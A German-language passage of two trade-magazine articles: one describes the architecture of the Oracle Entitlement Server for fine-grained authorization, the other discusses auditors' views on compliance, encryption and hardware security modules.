Der Entitlement Server bietet einen Administrations-Server, auf dem die Policies zentral verwaltet und in einer zentralen Datenbank gespeichert sind. Diese Regeln können über eine mitgelieferte Oberfläche gepflegt werden. Die Autorisierungs-Engines (Security Module oder „SM") fungieren dann als Policy-Decision-Point (PDP) und können entweder in die Applikation eingebettet (Embedded SM) oder zentral installiert sein. Der Autorisierungs-Server kann über unterschiedliche Protokolle wie XACML, RBAC, RMI etc. kommunizieren. Diese Ansätze können auch gemeinsam eingeführt werden, je nach gewünschter Ausrichtung. Der Embedded-Ansatz kommt beispielsweise im Portal-Umfeld häufig vor, da hier die Autorisierungsregeln selten geändert und eine hohe Anzahl von Berechtigungsanfragen innerhalb weniger Millisekunden durch die im Cache des Security-Moduls liegenden Informationen beantwortet werden. Das zentrale Deployment der Security-Module wird meistens gewählt, wenn die Autorisierungsregeln für mehrere Applikationen in einer heterogenen Infrastruktur gelten, Standard-Abfrageprotokolle wie XACML oder RBAC aus der Applikation heraus verwendet werden sowie die Antwortzeiten bedingt




Abbildung 1: Zentrale Administration aller Applikations-Policies in unterschiedlichen Policy Domains

durch Netzwerk-Latenzzeiten keinen kritischen Aspekt darstellen (siehe Abbildung 1).

Die Entitlement-Server-Architektur

Abbildung 2 zeigt die unterschiedlichen Komponenten sowie die logischen Schnittstellen der Entitlement-Server-Architektur. Die linke Seite bildet die mögliche Überprüfungs-Architektur ab: integriert (embedded) oder zentral. Die rechte Seite zeigt die Schnittstellen, um die Administration des Oracle Entitlement Servers außerhalb der Administrationsoberfläche zu ermöglichen.

Der Administrations-Server (Policy Administration Point, PAP) wird in einem Application-Server wie dem Oracle WebLogic Server eingerichtet und bietet die grafische Oberfläche zum Erstellen von Policies, die später den Applikationen zugewiesen und über die Autorisierungs-Engine zur Laufzeit geprüft werden. Die untere Ebene der Abbildung spiegelt die Möglichkeiten der Schnittstellen der Autorisierungs-Engine wider. Die erstellten Policies sind in dem OES-Policy-Store abgelegt. Die notwendigen Attribute und Anwenderinformationen für die granulare Autorisierung können auch aus externen Directory-Servern zur Applikationslaufzeit verwendet werden. Dadurch ist eine Wiederverwendbarkeit von bereits definierten Berechtigungs-Informationen wie definierten LDAP-Gruppen in einem bereits vorhandenen Directory-Server beim Ausbau eines zentralen Autorisierungsdienstes mit dem Entitlement Server möglich (siehe Abbildung 3). Beim Erstellen von Policies wird in der Regel Folgendes festgelegt:




Abbildung 2: Funktionale Entitlement-Server-Architektur

- Wer (Principal)
- Unter welchen Rahmenbedingungen (Constraints)
- Worauf (Ressource)
- Mit welchen Aktivitäten (Action)
- Kontrolliert zugreifen darf (Effect)

Beispielsweise dürfen Dokumente mit dem Vermerk „vertraulich“ nur von

Mitarbeitern des Personalbüros von 8 bis 17 Uhr und nur innerhalb des Firmennetzes abgerufen beziehungsweise bearbeitet werden.

Der Entitlement Server bietet „out-of-the-box" Security-Module wie für den Oracle WebLogic Server, Microsoft Sharepoint, Oracle Enterprise Gateway, die Oracle-Datenbank sowie für andere Applikationen und Datenbanken. Diese Systeme werden mit vordefinierten Policy Enforcement Points (PEP) wie auch mit Policy Decision Points (PDP) unterstützt. Um eigene Security-Module (integriert oder zentral) für Java- oder .Net-Umgebungen zu entwickeln, stellt Oracle entsprechende Schnittstellen und Bibliotheken zur Verfügung.




Abbildung 3: Logisches, fein granulares Berechtigungskonzept

Abbildung 4 zeigt eine Architektur mit einem zentralen Administrations-Server, der auf ein zentrales Policy-Repository und entsprechende Identity-Stores zugreift. Die Security-Module (integriert und/oder zentral) erhalten die aktualisierten Policies entweder periodisch oder interaktiv bei Änderungen des Administrations-Servers (Push-Methode). Sie können auch so konfiguriert werden, dass sie sich die Policies selbst abholen (Pull-Methode). Letzteres ist erforderlich, wenn beispielsweise das Security-Modul in der Demilitarized Zone (DMZ) steht und die Firewall-Regeln die Push-Methode vom Administrations-Server zum Security-Modul nicht erlauben.

Entitlement-Server-Oberfläche

Die grafische Administrationsoberfläche bietet die Möglichkeit, sämtliche Policies zu definieren und den Security-Modulen bereitzustellen (siehe Abbildung 5). Ausgehend von einer Applikation („Hello World" in Abbildung 3) können unterschiedliche Ressource-Typen wie verschiedene Seiten eines Portals definiert werden. Damit ist eine Kategorie für alle ähnlich funktionierenden Ressourcen (etwa bestimmte Unterfunktionen eines Web-Services) festgelegt. Die zu schützende Ressource, die relevanten Rollen und entsprechende Policies sind verein-




Abbildung 4: Security-Module mit zentraler Entitlement-Server-Architektur




Abbildung 5: Administrationsoberfläche des Entitlement Servers

bart. Eine Gruppe von Ressourcen lässt sich als ein Entitlement zusammenfassen. Einer Ressource oder einem Entitlement werden dann eine oder mehrere Autorisierungs-Policies zugewiesen. Beispielsweise kann einem neuen Mitarbeiter einer Abteilung mit einer einzigen Policy ein Entitlement zugewiesen werden, das ihm den Zugriff auf das Intranet-Portal, das Telefonbuch und auf einige Standard-Dokumente erlaubt.

Einsatzmöglichkeiten

Der Entitlement Server wird immer dann seine Einsatzberechtigung haben, wenn nicht nur der allgemeine Zugriff auf eine Ressource (URL, Web-Service) geschützt wird, sondern detaillierte Berechtigungen – Oracle spricht hier von feingranularen Autorisierungen – definiert werden müssen. Mit dem Entitlement Server kann einem Benutzer oder einer Applikation die Berechtigung für eine bestimmte Unterfunktion einer Anwendung erteilt oder verweigert werden. Beispielsweise lässt sich bei einem Zugriff auf eine Portal-Seite abhängig von definierten Policies steuern, dass nur bestimmte Informationen sichtbar sein sollen oder bei einer finanziellen Transaktion (Homebanking) maximale Beträge abhängig von Randbedingungen (Alter, IP-Adresse, Kontostand etc.) überwiesen werden dürfen. Bei medizinischen Einrichtungen möchte der behandelnde Arzt beispielsweise nur die Röntgenbilder einer anderen Klinik oder anderen Ärzten zur Zweitansicht erlauben. Durch den Entitlement-Server kann dann der Teil der Patientenakte als eine Ressource definiert und der Zugriff darauf mittels entsprechender Autorisierungsregeln eingeschränkt werden. In einer SOA-Umgebung können die unterschiedlichen Funktionen eines Web-Service-Providers mit Policies versehen werden, um Sicherheitskriterien für unterschiedliche Service-Consumer festzulegen.

Fazit

Durch den Einsatz des Oracle Entitlement Servers ist durch die konsequente Trennung von Security- und Applikations-Code eine leichtere und nach Bedarf konfigurierbare Security-Policy etabliert, die die Entwicklungskosten reduziert. Darüber hinaus wird vermieden, dass unterschiedliche Applikationen ihre eigenen Policies im Code festlegen und es dadurch zu widersprüchlichen Berechtigungen kommen kann. Ebenso wird die Wiederverwendbarkeit von applikationsweiten Rechtekonzepten ermöglicht und ein unternehmensweites Konzept sukzessive erreicht. Die Betrachtung auf die gesamte IT-Sicherheit kann wesentlich erhöht werden, sie wird transparenter und kontrollierbarer.

Durch das zentrale Autorisierungs-Management, das Monitoring von Änderungen sowie das Logging und Auditing von Zugriffen können ebenfalls bestehende Regularien erfüllt werden. Mit dem Entitlement Server lässt sich eindeutig feststellen, wer wann auf was zugegriffen hat und wer es ihm wann erlaubt hat.

Abdi Mohammadi
ORACLE Deutschland B.V. & Co. KG
abdi.mohammadi@oracle.com

Informationssicherheit ist wichtiger denn je, um Kundenvertrauen zu erhalten und erfolgreich zu sein. Compliance und Verschlüsselungstechnologien sind Termini, die für Unternehmen stetig wichtiger werden. Sie müssen ihre vertraulichen Daten von Mitarbeitern und Kunden beziehungsweise Lieferanten schützen und diesen Schutz im Zweifelsfall auch nachweisen können. Dieser Artikel zeigt auf, wie Auditoren diese Herausforderung bewerten und wo Unternehmen heute stehen.

Was Auditoren über Compliance und Verschlüsselungstechnologien denken

Mario Galatovic, Thales e-Security

Der Schutz von persönlichen Daten wird immer wichtiger, wie in jüngster Vergangenheit auch in der Presse zu verfolgen war. Im Jahr 2009 verabschiedete der Deutsche Bundestag die Novelle II des Bundesdatenschutzgesetzes (BDSG), wodurch Unternehmen verpflichtet wurden, sich öffentlich zu Datenpannen zu bekennen. Ähnliche Gesetzgebungen wie die California Senate Bill 1386 in den USA oder der Data Protection Act im Vereinigten Königreich führten zu einer deutlichen Straffung der Sicherheitsmaßnahmen von Unternehmen und Behörden. Mit der Änderung des BDSGs wird dieser Trend auch in Deutschland spürbar. Auditoren weisen ausdrücklich darauf hin, dass Verschlüsselung hilft, Compliance gegenüber dem BDSG zu erreichen und Geschäftsabläufe vor Risiken zu schützen. Darüber hinaus sind Unternehmen nicht verpflichtet, Datenpannen zu melden, wenn die kompromittierten Daten über entsprechende Mechanismen verschlüsselt und damit unlesbar sind. Aus diesem Grund betrachten Auditoren entsprechende Systeme sehr genau.

Sicherheits-Audit

In der Regel verfügen Auditoren, die Unternehmen prüfen, über einen tiefen Wissensschatz und eine langjährige Erfahrung. Sie sind in der Lage, sowohl die eingesetzten Praktiken zum Erreichen von Compliance als auch den Einsatz von Verschlüsselungslösungen für dieses Ziel zu analysieren. Diese Auditoren nehmen die Nutzung von Verschlüsselungstechnologien wie beispielsweise einer Public-Key-Infrastruktur sehr positiv an. Dies belegt die Studie „What Auditors think about Crypto“, die im Mai 2011 vom Ponemon Institute durchgeführt wurde (siehe Abbildung 1). Ein Compliance-Audit oder Assessment wird in der Regel durchgeführt, um Risiken und Sicherheitslücken zu identifizieren oder die Compliance mit Regularien und Vorschriften zu bestätigen. Es bleibt die Frage, wer das Obligo und das Budget für die entsprechende Umsetzung trägt.

Compliance-Budget und Verantwortung

Unternehmen, die sich der Gefahr bewusst sind, Daten zu verlieren und dadurch einen Imageverlust zu erleiden, müssen das entsprechende Budget für die Implementierung sicherer Technologien zur Verfügung stellen. Auditoren sind laut der früheren Studie „PCI DSS Trends 2010“, die vom Ponemon Institut erstellt wurde, der Meinung, dass die Entscheidungshoheit für das Compliance-Budget in der Regel im Aufgabengebiet des Business Unit Managers liegt. Dieser hat damit auch die Entscheidungsfähigkeit, das Sicherheits-Budget an die wachsenden Anforderungen anzupassen und eine strategische Ausrichtung zu beschließen. Die Verantwortlichkeit für das Einhalten diverser Compliance-Anforderungen wie der Payment Card Industry Data Security Standard (PCI DSS), der Health Insurance Portability and Accountability Act (HIPAA) oder das BDSG liegt allerdings häufig in speziellen „Compliance & Audit“-Teams, wel-




Abbildung 1: Wie die Nutzung von Verschlüsselungslösungen die Wahrnehmung der Auditoren positiv beeinflusst (Quelle: What Auditors think about Crypto, May 2011, Ponemon Institut)

che gegebenenfalls dediziert für diese Aufgabe gebildet werden.

Gefahren und Risiken für Compliance

Datensicherheit und damit auch Compliance ist am meisten bei Applikationen, externen Mitarbeitern, mobilen Geräten, Laptops und externen Geschäftspartnern gefährdet. Dies sind häufig auch die Bereiche, in denen die Compliance-Anforderungen versagen (siehe Abbildung 2). Laut der Studie „What Auditors think about Crypto“ sind Cloud-Computing-Anbieter das größte Risiko für Unternehmen. Diesen folgen das Outsourcen von Dienstleistungen und Cloud-Computing-Dienste für Plattform-Dienste. Ein weiterer entscheidender Faktor bei der Analyse der wachsenden Anforderungen und steigenden Risiken ist, dass die notwendigen Budgets nicht vorhanden sind, um die richtigen technischen Hilfsmittel zu implementieren.

Technische Hilfsmittel und Compliance

Die Compliance-Anforderungen lassen sich durch völlig unterschiedliche Hilfsmittel erfüllen. Diese reichen vom sogenannten „Need-To-Know-Prinzip“ über die Installation und Wartung von Firewalls bis hin zur Verschlüsselung unterschiedlicher Daten. Verschlüsselungstechnologien werden als essenzielles und bestes Werkzeug angesehen, um die Informationssicherheit auf ein akzeptables Niveau zu heben. Verschlüsselung kann auf unterschiedlichen Ebenen des Datenflusses erfolgen. Sie kann in öffentlichen Netzwerken, Datenbanken, in Storage Area Networks (SANs) oder externen Speichermedien, in Datenbanken, aber auch auf mobilen Endgeräten eingesetzt werden. Verschlüsselung der Information ist jedoch nur die halbe Miete, denn Verschlüsselung ist nur so gut wie das Management und die Sicherung der verwendeten Schlüssel. Werden bei einer Datenpanne zusätzlich zu den verschlüsselten Daten auch die verwendeten Schlüssel kompromittiert, ist der Schutz unwirksam, da die Daten entschlüsselt werden können. Durch diese Resultate bleibt die Frage, wo Unternehmen sich heute befinden und wohin der Weg führt.




Abbildung 2: Wo Compliance-Anforderungen versagen und wo die größten Gefahren liegen (Quelle: What Auditors think about Crypto, May 2011, Ponemon Institut)

Wo stehen Unternehmen heute?

Nicht nur durch die zuletzt bekannt gewordenen Angriffe auf Unternehmen wie RSA, Sony oder die CIA wächst die Angst von Unternehmen, sensible Daten ungewollt zu veröffentlichen (siehe Abbildung 3).

Hinzu kommt, dass Themen wie Datenschutz und Datensicherheit zunehmend in den Fokus drängen und sich mittlerweile die Vertrauenswürdigkeit eines Unternehmens durch diese kennzeichnet. Dies lässt ableiten, dass ohne entsprechenden Schutz für Informationen die Kundenbasis verloren geht und einem Unternehmen raue Zeiten bevorstehen können. Daher werden diese Themen von seriös geführten Unternehmen sehr ernst genommen und entsprechende Schutzmaßnahmen bereits eingeleitet. In aller Regel setzen Unterneh-




Abbildung 3: Timeline der bekannten Datenverluste von Sony (Quelle: http://flowingdata.com)

men dabei die höchste Priorität auf die Einhaltung regulatorischer Vorgaben sowohl des Gesetzgebers als auch interner Policies. Dabei stehen Unternehmen häufig vor dem Problem, die lückenlose Erfüllung der Compliance-Anforderungen zu bewerkstelligen, ohne dabei das vorhandene Budget für Sicherheit zu überlasten. Als Quintessenz lässt sich aus diesen Umständen ableiten, dass vor allem der Einsatz von bereits zertifizierten Hardware-Security-Modulen mit entsprechender Verschlüsselung die Compliance erhöht und dabei die Kosten auf Dauer reduziert werden.

Welche Empfehlungen lassen sich ableiten?

Aus den beschriebenen Entwicklungen lassen sich die abzuleitenden Empfehlungen am besten an einem Beispiel nachvollziehen. Nehmen wir hierzu eine Oracle-Datenbank mit Transparent Data Encryption (TDE) als Teil der Advanced-Security-Option. Damit ist es möglich, Daten transparent für Applikationen zu verschlüsseln. Jedoch stellen die Verwaltung und Aufbewahrung des Schlüsselmaterials ein entscheidendes Kriterium für den Erfolg dieser Verschlüsselungslösung dar. Hardware-Sicherheitsmodule (HSM) sind eine Kernkomponente dessen und bieten große Vorteile im Betrieb, bei Sicherheit und Compliance-Audits. Durch den Einsatz von HSMs wird das Management von Schlüsselmaterial auf dedizierten Geräten zusammengeführt, zentralisiert und automatisiert, wodurch die operativen Kosten reduziert werden. Systeme werden beliebig skalierbar, da HSMs die Möglichkeiten bieten, Hunderte Datenbanken auf einmal zu verwalten, und eine kurz- und langfristige Wiederherstellung von Daten erst dadurch sicher erreichbar ist.

Die IT-Sicherheit wird durch HSMs erhöht, da sie die Hauptschlüssel durch nicht angreifbare Hardware schützen und besonders sensible Anwendungen innerhalb einer HSM ablaufen können. Dadurch liefern sie eine wartungsfreie, deutlich höhere Sicherheit als softwarebasierte Lösungen (siehe Abbildung 4). Erst HSMs ermöglichen die Trennung von Zuständigkeiten oder die Einführung eines Mehr-Augen-Prinzips für sicherheitskritische Tätigkeiten und verbessern dadurch die betrieblichen Kontrollmöglichkeiten beziehungsweise reduzieren das Risiko von Missbrauch.

HSMs sind als Best Practice für Sicherheit anerkannt. Sie unterstützen eine automatische, zentrale Schlüsselverwaltung, beschleunigen den Schlüsselwechsel und vereinfachen eine Revision. Dadurch reduzieren sie Aufwendungen von Governance, Risk und Compliance (GRC).




Abbildung 4: Verringert der Gebrauch von Hardware-Security-Modulen zur Verschlüsselung und Schlüsselverwaltung den Zeitaufwand, um Compliance nachzuweisen? (Quelle: What Auditors think about Crypto, May 2011, Ponemon Institut)

Fazit

HSMs können eine Lösung mit internationalen Sicherheits-Zertifizierungen wie „FIPS 140-2“ und „Common Criteria“ ausstatten. Gerade deswegen bewerten Auditoren den Einsatz von HSMs – und dadurch ein kontrollierbares Management von Schlüsseln – als entscheidend für das Erreichen von Compliance-Anforderungen wie BDSG oder PCI DSS.

Mario Galatovic
Thales e-Security
mario.galatovic@thales-esecurity.com

